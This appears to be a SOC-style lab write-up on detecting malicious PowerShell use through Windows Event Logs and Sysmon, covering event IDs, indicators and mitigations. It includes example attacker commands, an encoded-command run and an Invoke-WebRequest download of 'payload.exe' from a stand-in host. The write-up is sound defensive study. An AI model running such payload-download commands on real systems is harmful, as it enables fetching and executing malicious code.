Introduction
PowerShell is one of the most powerful administrative tools available in Windows environments. System administrators use it for automation, configuration management, and remote administration.
However, attackers also abuse PowerShell because it allows command execution, scripting, downloading payloads, and interacting directly with the operating system. Due to its flexibility, PowerShell is frequently used during post-exploitation activities and malware execution.
In this lab, I explored how suspicious PowerShell activity can be investigated using Windows Event Logs and Sysmon telemetry. The objective was to understand how SOC analysts identify malicious PowerShell behavior during threat investigations.
Why Attackers Use PowerShell
Attackers commonly use PowerShell because:
- It is built into Windows systems
- It can execute commands directly in memory
- It supports automation and scripting
- It can download remote payloads
- It often bypasses traditional security controls
Malicious PowerShell activity is frequently observed in:
- Phishing attacks
- Malware infections
- Credential dumping
- Lateral movement
- Persistence mechanisms
Because PowerShell is also used legitimately by administrators, detecting malicious activity can be challenging.
Understanding Windows Event Logs
Windows Event Logs record system and application activity within the operating system. Security analysts use these logs to investigate suspicious behavior and identify attacker actions.
Important logs for PowerShell investigations include:
- Security Logs
- PowerShell Operational Logs
- Sysmon Logs
These logs help analysts identify:
- Process execution
- Script execution
- Parent-child process relationships
- Encoded commands
- Suspicious command-line activity
Lab Environment
For this lab, https://tryhackme.com/room/windowsloggingforsoc?utm_campaign=social_share&utm_medium=social&utm_content=share-completed-room&utm_source=copy&sharerId=677e0001f1d26c63c405eddc I used a Windows virtual machine configured with Sysmon and PowerShell logging enabled.
Tools Used:
- Sysmon
- Windows Event Viewer
- PowerShell
- Sysinternals Tools
Environment:
- Windows 10 Virtual Machine
- Isolated lab environment
Official Sysmon Documentation: Sysmon Documentation
Generating Suspicious PowerShell Activity
To simulate suspicious behavior, I executed PowerShell commands commonly associated with attacker techniques.
Example Commands:

powershell.exe -EncodedCommand SQBFAFgA
powershell Invoke-WebRequest http://example.com/payload.exe
These commands demonstrate:
- Encoded command execution
- Remote file download behavior
Such activity is commonly monitored by SOC teams during investigations.
Important Event IDs to Monitor
During the investigation, I analyzed several important Windows and Sysmon event IDs.
PowerShell Event ID 4104
This event records PowerShell script block logging and helps identify suspicious script execution.
Security Event ID 4688
This event records process creation activity and shows command-line execution details.
Sysmon Event ID 1
This event captures process creation activity with detailed metadata.
Sysmon Event ID 7
This event records image loading activity and can help identify suspicious DLL behavior.
These logs provide visibility into attacker actions and execution techniques.
Investigating Logs
Using Event Viewer and Sysmon logs, I analyzed suspicious PowerShell execution patterns.
Indicators identified during the investigation included:
- Encoded PowerShell commands
- Abnormal parent-child process relationships
- Remote payload download attempts
- Suspicious command-line arguments
I also examined:
- Process execution paths
- Timestamps
- User context
- Network-related activity
This helped simulate a basic SOC investigation workflow.
Detection Indicators
Several indicators suggested suspicious PowerShell activity:
- Base64 encoded commands
- PowerShell spawned from unusual parent processes
- Remote file download behavior
- Hidden or obfuscated commands
- Unexpected PowerShell execution by standard users
These indicators are commonly monitored by defenders and SIEM detection rules.
Challenges and False Positives
One major challenge in PowerShell detection is distinguishing malicious activity from legitimate administrative use.
Challenges included:
- High volume of PowerShell activity
- Legitimate automation scripts
- False positives from administrative tools
- Identifying obfuscated commands
This demonstrated the importance of contextual analysis during investigations.
Mitigation Strategies
Several defensive measures can reduce the risk of malicious PowerShell abuse:
- Enable PowerShell logging
- Deploy Sysmon for enhanced telemetry
- Restrict unnecessary PowerShell usage
- Use application control policies
- Monitor encoded command execution
- Implement SIEM alerting rules
Organizations should also regularly review logs for suspicious scripting activity.
Conclusion
This lab provided practical experience investigating suspicious PowerShell activity using Windows Event Logs and Sysmon.
Through this exercise, I improved my understanding of:
- PowerShell abuse techniques
- Windows logging
- Process investigation
- Detection workflows
- Threat hunting fundamentals
The lab also demonstrated how defenders use telemetry and event analysis to identify potentially malicious behavior inside Windows environments.
MITRE ATT&CK Reference: MITRE ATT&CK — PowerShell